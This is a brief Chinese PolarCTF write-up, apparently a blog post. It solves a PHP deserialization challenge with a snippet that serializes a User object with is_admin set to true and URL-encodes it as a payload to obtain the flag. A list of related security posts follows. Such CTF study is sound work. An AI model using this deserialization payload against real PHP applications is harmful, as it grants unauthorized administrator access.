
【PolarCTF】投喂

根据提示大概率是PHP反序列化,其中需要is_admin=true

复制代码
<?php

class User{
    public $is_admin=true;
}

$a = new User();
echo urlencode(serialize($a));

?>


然后将payload传送给网站,得到flag
相关推荐
学逆向的2 小时前
C 枚举变量
c语言·开发语言·网络安全
QZ1665609515910 小时前
数据库监测的主动防御:实时感知,看见即掌控
网络·安全·网络安全
kingx317 小时前
BugKu 渗透测试4 Writeup:从 eval 注入到五层内网拿满 Flag
人工智能·网络安全·网络攻击模型·安全威胁分析·1024程序员节
愤怒火龙果17 小时前
AIShield 靶场 WP
人工智能·网络安全·1024程序员节
sbjdhjd18 小时前
从黑板事实到长链路剪枝:AI 渗透测试 Agent 的实验、失效与改造
人工智能·网络安全·数据挖掘·php·agent·剪枝·1024程序员节
TechWayfarer1 天前
PHP漏洞被利用,怎么揪出攻击IP?
开发语言·python·tcp/ip·网络安全·php
终端安全笔记1 天前
一份配置管十项 AI 功能:它关的是入口,不是数据
网络安全·ios·移动设备管理
学逆向的1 天前
C 多文件开发
c语言·开发语言·网络安全
学逆向的1 天前
C 内存属性
c语言·开发语言·算法·网络安全
万联WANFLOW1 天前
让分散的设备像在同一张局域网里:企业组网技术解析
运维·网络·网络安全·智能路由器